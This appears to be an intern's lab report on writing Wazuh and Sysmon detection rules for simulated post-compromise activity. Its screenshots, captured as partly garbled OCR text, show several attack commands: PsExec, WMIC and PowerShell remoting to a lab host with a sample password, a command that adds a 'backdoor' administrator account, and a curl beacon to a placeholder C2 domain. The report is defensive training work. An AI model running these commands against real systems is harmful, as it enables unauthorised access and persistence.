

## Cybersecurity Internship -Phase 2 Documentation

### Advanced Threat Detect & Post-exploitation

#### Introduction to Phase 2

Welcome to Phase 2 of the cyber security Internship Program. This phase shift from Basic detection to simulate and detect attacker behavior after gain access to a system

#### Objective


1. Detect advanced attacker behaviour post-compromise
2. Simulate realistic actor technique (Privilege escalation, lateral movement, persistence, file Downloads)
3. Improve events correlation rule building and incident reporting skill

#### Privilege Escalation

##### Logs to watch

Event id :4720,4728,4672,4732

Sysmon process create id 1



The screenshot shows a VMware Workstation window with several virtual machines running. The active VM is an Ubuntu 18.04 LTS system. A terminal window titled 'root@hat-VMware-Virtual-Platform: /home/hat/Desktop#' is open, displaying the contents of the file '/var/ossec/etc/rules/local\_rules.xml'. The XML code includes rules for Windows failed logon attempts, privilege escalation, and logon with special privileges. Below the terminal, a message from the OSSEC ROR daemon indicates an error reading the XML file. The desktop environment includes icons for various applications like a browser, file manager, and system tools.

```
local_rules.xml
root@hat-VMware-Virtual-Platform: /home/hat/Desktop# May 28 14:23
root@hat-VMware-Virtual-Platform: /home/hat/Desktop# ROR: (1226): Error reading XML file '/etc/rules/local_rules.xml': XML syntax error
root@hat-VMware-Virtual-Platform: /home/hat/Desktop# ITICAL: (1220): Error loading the rules: '/etc/rules/local_rules.xml' exited, code=exited, status=1/FAILURE
root@hat-VMware-Virtual-Platform: /home/hat/Desktop# lt 'exit-code'.
root@hat-VMware-Virtual-Platform: /home/hat/Desktop# Wazuh manager.
```

```
local_rules.xml
root@hat-VMware-Virtual-Platform: /home/hat/Desktop# May 28 14:23
root@hat-VMware-Virtual-Platform: /home/hat/Desktop# <rule name="win.system.eventID">4623</rule>
root@hat-VMware-Virtual-Platform: /home/hat/Desktop# <description>Windows failed logon attempt - possible brute-force</description>
root@hat-VMware-Virtual-Platform: /home/hat/Desktop# <group>authentication_failed,rdp,windows,</group>
root@hat-VMware-Virtual-Platform: /home/hat/Desktop# </rule>
root@hat-VMware-Virtual-Platform: /home/hat/Desktop# <group name="windows,privilege_escalation,">
root@hat-VMware-Virtual-Platform: /home/hat/Desktop#   <rule id="110001" level="10">
root@hat-VMware-Virtual-Platform: /home/hat/Desktop#     <if_sid>18107</if_sid>
root@hat-VMware-Virtual-Platform: /home/hat/Desktop#     <field name="win.system.eventID">4720</field>
root@hat-VMware-Virtual-Platform: /home/hat/Desktop#     <description>Potential privilege escalation - User account created</description>
root@hat-VMware-Virtual-Platform: /home/hat/Desktop#   </rule>
root@hat-VMware-Virtual-Platform: /home/hat/Desktop#   <rule id="110002" level="12">
root@hat-VMware-Virtual-Platform: /home/hat/Desktop#     <if_sid>18110</if_sid>
root@hat-VMware-Virtual-Platform: /home/hat/Desktop#     <field name="win.system.eventID">4720</field>
root@hat-VMware-Virtual-Platform: /home/hat/Desktop#     <match>Administrators</match>
root@hat-VMware-Virtual-Platform: /home/hat/Desktop#     <description>Privilege escalation - User added to Administrators group</description>
root@hat-VMware-Virtual-Platform: /home/hat/Desktop#   </rule>
root@hat-VMware-Virtual-Platform: /home/hat/Desktop#   <rule id="110003" level="8">
root@hat-VMware-Virtual-Platform: /home/hat/Desktop#     <if_sid>18103</if_sid>
root@hat-VMware-Virtual-Platform: /home/hat/Desktop#     <field name="win.system.eventID">4672</field>
root@hat-VMware-Virtual-Platform: /home/hat/Desktop#     <description>Logon with special privileges</description>
root@hat-VMware-Virtual-Platform: /home/hat/Desktop#   </rule>
root@hat-VMware-Virtual-Platform: /home/hat/Desktop# </group>
root@hat-VMware-Virtual-Platform: /home/hat/Desktop# 71
root@hat-VMware-Virtual-Platform: /home/hat/Desktop# XML Tab Width: 8 Ln 19 Col 2 INS
root@hat-VMware-Virtual-Platform: /home/hat/Desktop# systemctl restart wazuh-manager
root@hat-VMware-Virtual-Platform: /home/hat/Desktop# gedit /var/ossec/etc/rules/local_rules.xml
```

## Status

Detection Tasted Yes

Alert Triggered Yes

## Scenario2 | lateral Movement via PSExec

Tool Sysinternals PsExec

## Powershell Remoteing or WMIC

1. Log to Watch Sysmon EVENT ID 3 (network connect)
  2. New log event 4624 with logon type3/10

Windows 10 x64 - VMware Workstation

File Edit View VM Tabs Help

Library Type here to search

File Home Share View

Quick Access This PC Downloads PSTools

Windows PowerShell

```
PS C:\Users\Kali\Downloads\PSTools> PSExec.exe \\192.168.1.20 -u domain\user -p Password123 cmd.exe
+ CategoryInfo          : ObjectNotFound: (PsExec.exe:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFound&Exception

Suggestion [3,General]: The term 'PsExec.exe' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:1 char:1
+ PSExec.exe \\192.168.1.20 -u domain\user -p Password123 cmd.exe
+ CategoryInfo          : ObjectNotFound: (PsExec.exe:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFound&Exception

PS C:\Users\Kali\Downloads\PSTools> PS C:\Users\Admin\Downloads\PSTools> wmic /node:192.168.1.20 /user:domain\user process call create "cmd.exe"
Enter the password :
PS C:\Users\Admin\Downloads\PSTools> PS C:\Users\Admin\Downloads\PSTools> Enter-PSSession -ComputerName 192.168.1.20 -Credential (Get-Credential)
PS C:\Users\Admin\Downloads\PSTools> Enter-PSSession -ComputerName 192.168.1.20 -Credential (Get-Credential)
PS C:\Users\Admin\Downloads\PSTools> PS C:\Users\Admin\Downloads\PSTools> Enter-PSSession -ComputerName 192.168.1.20 -Credential (Get-Credential)
PS C:\Users\Admin\Downloads\PSTools> PS C:\Users\Admin\Downloads\PSTools> Enter-PSSession -ComputerName 192.168.1.20 -Credential (Get-Credential)
PS C:\Users\Admin\Downloads\PSTools> PS C:\Users\Admin\Downloads\PSTools> Enter-PSSession -ComputerName 192.168.1.20 -Credential (Get-Credential)
PS C:\Users\Admin\Downloads\PSTools>
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Ubuntuwazuhsem - VMware Workstation

File Edit View VM Tabs Help

Library Type here to search

File Home Share View

Wazuh Threat Hunting

timestamp	agent.name	rule.description	rule.level	rule.id
May 28, 2025 @ 14:59:01...	DESKTOP-O7PP9I53	Executable file dropped in folder commonly used by malware	15	92213
May 28, 2025 @ 14:59:01...	DESKTOP-O7PP9I53	Sysmon - Event 1: Process creation Windows PowerShell	5	61603
May 28, 2025 @ 14:58:01...	DESKTOP-O7PP9I53	Sysmon - Event 1: Process creation Windows PowerShell	5	61603
May 28, 2025 @ 14:58:01...	DESKTOP-O7PP9I53	Sysmon - Event 1: Process creation Windows PowerShell	5	61603
May 28, 2025 @ 14:57:58.7...	DESKTOP-O7PP9I53	Windows DNS Query event	5	61102
May 28, 2025 @ 14:57:39.6...	DESKTOP-O7PP9I53	Sysmon - Event 22: DNS Query event	5	61650
May 28, 2025 @ 14:57:30.0...	DESKTOP-O7PP9I53	Sysmon - Event 13: RegistryEvent SetValue on \REGISTRY\{A\}\{f1e7455...	5	61615
May 28, 2025 @ 14:57:30.0...	DESKTOP-O7PP9I53	Sysmon - Event 1: Process creation WMI Commandline Utility	5	61603
May 28, 2025 @ 14:57:30.0...	DESKTOP-O7PP9I53	Sysmon - Event 13: RegistryEvent SetValue on \REGISTRY\{A\}\{f1e7455...	5	61615
May 28, 2025 @ 14:57:30.0...	DESKTOP-O7PP9I53	Sysmon - Event 13: RegistryEvent SetValue on \REGISTRY\{A\}\{f1e7455...	5	61615
May 28, 2025 @ 14:57:30.0...	DESKTOP-O7PP9I53	Sysmon - Event 13: RegistryEvent SetValue on \REGISTRY\{A\}\{f1e7455...	5	61615
May 28, 2025 @ 14:57:13.2...	DESKTOP-O7PP9I53	Sysmon - Event 22: DNS Query event	5	61650
May 28, 2025 @ 14:57:10.7...	DESKTOP-O7PP9I53	Sysmon - Event 1: Process creation WMI Commandline Utility	5	61603
May 28, 2025 @ 14:57:01.5...	DESKTOP-O7PP9I53	Executable file dropped in folder commonly used by malware	15	92213
May 28, 2025 @ 14:57:01.5...	DESKTOP-O7PP9I53	Sysmon - Event 1: Process creation Windows PowerShell	5	61603

Rows per page: 15 < 1 2 3 4 5 ... 109 >

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```

Ubuntuwazuhsiem - VMware Workstation
File Edit View VM Tabs Help ||| 
Library X Type here to search
My Computer
  Kali
  Kali Full
  Windows 10 x64
  Ubuntuwazuhsiem
  Windows Server
  Windows Server
  Windows Server
  Windows 11 x64
  Windows 11 x64
  Parrot SEC
  Ubuntu 64-bit
  Metasploitable2

Ubuntuwazuhsiem X May 28 14:44
root@hat-VMware-Virtual-Platform:/home/hat/Desktop#
root@hat-VMware-Virtual-Platform:/home/hat/Desktop# gedit /var/ossec/etc/rules/local_rules.xml
root@hat-VMware-Virtual-Platform:/home/hat/Desktop# systemctl restart wazuh-manager
root@hat-VMware-Virtual-Platform:/home/hat/Desktop# gedit /var/ossec/etc/rules/local_rules.xml

local_rules.xml
=====
<rule id="110003" level="8">
  <if_sid>18103</if_sid>
  <field name="win.system.eventID">4672</field>
  <description>Logon with special privileges</description>
</rule>
</group>
<group name="windows,lateral_movement,smb,">
<rule id="110010" level="10">
  <if_sid>c1610</if_sid> <!-- Sysmon network connection -->
  <field name="win.system.eventID">3</field>
  <match>Tcp</match>
  <match>DstPort: 445</match>
  <description>Suspicious SMB connection to port 445 - possible lateral movement</description>
</rule>
<rule id="110011" level="12">
  <if_sid>d1601</if_sid> <!-- Sysmon process creation -->
  <field name="win.system.eventID">1</field>
  <regex field="win.eventdata.Image">>(?:psexec\|.exe|wmic\|.exe|powershell\|.exe|powershell)</regex>
  <description>Possible remote process execution (PsExec/WMIC/PowerShell)</description>
</rule>
</group>
^[[A^C
root@hat-VMware-Virtual-Platform:/home/hat/Desktop# systemctl restart wazuh-manager
root@hat-VMware-Virtual-Platform:/home/hat/Desktop# gedit /var/ossec/etc/rules/local_rules.xml

```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

## Status

Detection Tasted Yes



Alert Triggerd Yes


## Scenario 3 :Suspicious File Download and excution

Tool Powershell

Detection

1. Sysmon id 1+ parent:powershell
2. Lokk for .exe, .bat, .ps1 in downloads





## Status

## Detection Tasted Yes

Alert Triggerd Yes

4 Anomalous User Behavior

1. Login during midnight
  2. Access file sharp map drive copy 50+file

### Detection:

- ## 1. Windows 4624 login , 5140/4663 file access

#### Alert on

- Off-hour login
  - File burst with in 10 minite

Ubuntuwazuhiem - VMware Workstation

File Edit View VM Tabs Help

Library

Wazuh Threat Hunting

May 28 16:49

Date	Event ID	Description	Count	ID
May 28, 2025 @ 16:48:29.7...	DESKTOP-07P9I53	Executable file dropped in folder common...	15	92213
May 28, 2025 @ 16:48:29.6...	DESKTOP-07P9I53	Sysmon - Event 1: Process creation Wind...	5	61603
May 28, 2025 @ 16:47:29.6...	DESKTOP-07P9I53	Executable file dropped in folder common...	15	92213
May 28, 2025 @ 16:47:29.6...	DESKTOP-07P9I53	Sysmon - Event 1: Process creation Wind...	5	61603
May 28, 2025 @ 16:46:29.6...	DESKTOP-07P9I53	Executable file dropped in folder common...	15	92213
May 28, 2025 @ 16:46:29.6...	DESKTOP-07P9I53	Sysmon - Event 1: Process creation Wind...	5	61603
May 28, 2025 @ 16:45:29.7...	DESKTOP-07P9I53	Executable file dropped in folder common...	15	92213
May 28, 2025 @ 16:45:29.6...	DESKTOP-07P9I53	Sysmon - Event 1: Process creation Wind...	5	61603
May 28, 2025 @ 16:44:29.6...	DESKTOP-07P9I53	Executable file dropped in folder common...	15	92213
May 28, 2025 @ 16:44:29.6...	DESKTOP-07P9I53	Sysmon - Event 1: Process creation Wind...	5	61603
May 28, 2025 @ 16:43:55.7...	DESKTOP-07P9I53	Sysmon - Event 1: Process creation Loca...	5	61603
May 28, 2025 @ 16:43:55.6...	DESKTOP-07P9I53	Windows Logon Success	3	60106
May 28, 2025 @ 16:43:29.6...	DESKTOP-07P9I53	Executable file dropped in folder common...	15	92213
May 28, 2025 @ 16:43:29.6...	DESKTOP-07P9I53	Sysmon - Event 1: Process creation Wind...	5	61603
May 28, 2025 @ 16:42:29.6...	DESKTOP-07P9I53	Executable file dropped in folder common...	15	92213

Rows per page: 15 < 1 2 3 4 5 ... 147 >

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Ubuntuwazuhiem - VMware Workstation

File Edit View VM Tabs Help

Library

Wazuh Discover

May 28 16:51

wazuh-alerts-\*

Selected fields: \_source

Available fields: \_index, agent.id, agent.ip, agent.name, data.dsuser, data.extra\_data, data.srcuser, data.uid, data.win.eventdata.address, data.win.eventdata.addressLength

1 hit

Count

Time: May 27, 2025 @ 16:51:09.842 - May 28, 2025 @ 16:51:09.842 per Auto

timestamp per 30 minutes

Time: May 28, 2025 @ 16:50:29.706

\_source

```
input.type: log agent.ip: 192.168.254.133 agent.name: DESKTOP-07P9I53
agent.id: 001 manager.name: hat-VMware-Virtual-Platform
data.win.eventdata.image: C:\Windows\System32\WindowsPowerShell\v1.0\
powershell.exe [data.win.eventdata.processGuid: {154c2aaaf-3e04-6837-2709-0
0000001408} data.win.eventdata.processId: 4988]
```

Expanded document

Table JSON

t \_index wazuh-alerts-4.x-2025.05.28

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

The screenshot shows two windows from the Ubuntuwazuhsiem - VMware Workstation environment.

**Top Window:** A browser-based Wazuh interface showing a "Discover" search results page. The search query is: `Discover-Wazuh` and the URL is: `192.168.254.132/app/data-explorer/discover#\_a=(discover:(columns:[{\_source},@DirtyIfSort:@]),met...` The results show a single hit from May 27, 2025, at 16:51:09.842. The alert details indicate a file was created with the following metadata:

- \*File created\*
- RuleName: -
- UtcTime: 2025-05-28 16:47:00.344
- ProcessGUID: {154c2eaf-3e04-6837-2709-000000001400}
- ProcessId: 4988
- Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
- t data.win.system.opcode: 8
- t data.win.system.processID: 3148
- t data.win.system.providerGuid: {5770385f-c22a-43e9-bf4c-06f5690ffbd9}
- t data.win.system.providerName: Microsoft-Windows-Sysmon

**Bottom Window:** A terminal window showing the configuration of the local\_rules.xml file. The file contains rules for suspicious file creation and user activity. A syntax error is visible in the configuration:

```

<rule id="110020" level="10">
  <if_sid=61611</if_sid><!-- Sysmon file creation -->
  <field name="win.system.eventID">11</field>
  <regex>(?i).zip$|.rar$|.7z$</regex>
  <description>Suspicious archive file created (ZIP/RAR/7Z)</description>
</rule>

```

An error message is displayed in the terminal output:

```

root@hat-VMware-Virtual-Platform:/home/hat/Desktop#
root@hat-VMware-Virtual-Platform:/home/hat/Desktop# geotell /var/ossec/etc/rules/local_rules.xml
Invalid use of frequency/context options. Missing if_matched option.
L: (1220): Error loading the rules: 'etc/rules/local_rules.xml'
d, code=exited, status=1/FAILURE

```

## Status

Detection Tasted Yes

Alert Triggerd Yes

## Scenario 5 : c2 beacoming Detection

Curl <http://beacon-domain.com/ping>

Use windows task scheduler for periodic request

Detection logic

- Sysmon Event ID 3 (Outbound HTTP)
- Repleive call to same rare domain

The screenshot shows a Windows 10 desktop environment within a VMware Workstation window. On the desktop, there is a file named 'Introduction' from 'AI Skill' by Mark Russinovich. A command prompt window titled 'Administrator Command Prompt' is open, showing the following command and its output:

```
C:\Windows\system32\cmd.exe \\192.168.1.20 -u domain\user -p Password123 cmd.exe
'PsExec.exe' is not recognized as an internal or external command,
operable program or batch file.
C:\Windows\system32\nohami
desktop-07p9153\admin
C:\Windows\system32>net user backdoor /add && net localgroup administrators backdoor /add
The command completed successfully.

The command completed successfully.
```

Below the command prompt, a browser window displays a PDF titled 'Introduction' by Mark Russinovich, published on April 11, 2023. The PDF is 5 MB in size and can be downloaded.

The screenshot shows an Ubuntu desktop environment within a VMware Workstation window. On the desktop, there is a file named 'Introduction' from 'AI Skill' by Mark Russinovich. A browser window titled 'Wazuh' is open, showing a threat hunting interface. The table below lists several events:

timestamp	agent.name	rule.description	rule.level	rule.id
May 28, 2025 @ 19:04:05.5...	DESKTOP-07P9153	Sysmon - Event 22: DNS Query event	5	61650
May 28, 2025 @ 19:04:03.5...	DESKTOP-07P9153	Sysmon - Event 22: DNS Query event	5	61650
May 28, 2025 @ 19:03:50.3...	DESKTOP-07P9153	Sysmon - Event 22: DNS Query event	5	61650
May 28, 2025 @ 19:03:49.3...	DESKTOP-07P9153	Sysmon - Event 22: DNS Query event	5	61650
May 28, 2025 @ 19:03:49.0...	DESKTOP-07P9153	Windows System error event	5	61102
May 28, 2025 @ 19:03:48.3...	DESKTOP-07P9153	Sysmon - Event 1: Process creation The curl executable	5	61603
May 28, 2025 @ 19:03:40.6...	DESKTOP-07P9153	Sysmon - Event 22: DNS Query event	5	61650
May 28, 2025 @ 19:03:39.6...	DESKTOP-07P9153	Sysmon - Event 22: DNS Query event	5	61650
May 28, 2025 @ 19:03:38.3...	DESKTOP-07P9153	Executable file dropped in folder commonly used by malware	15	92213
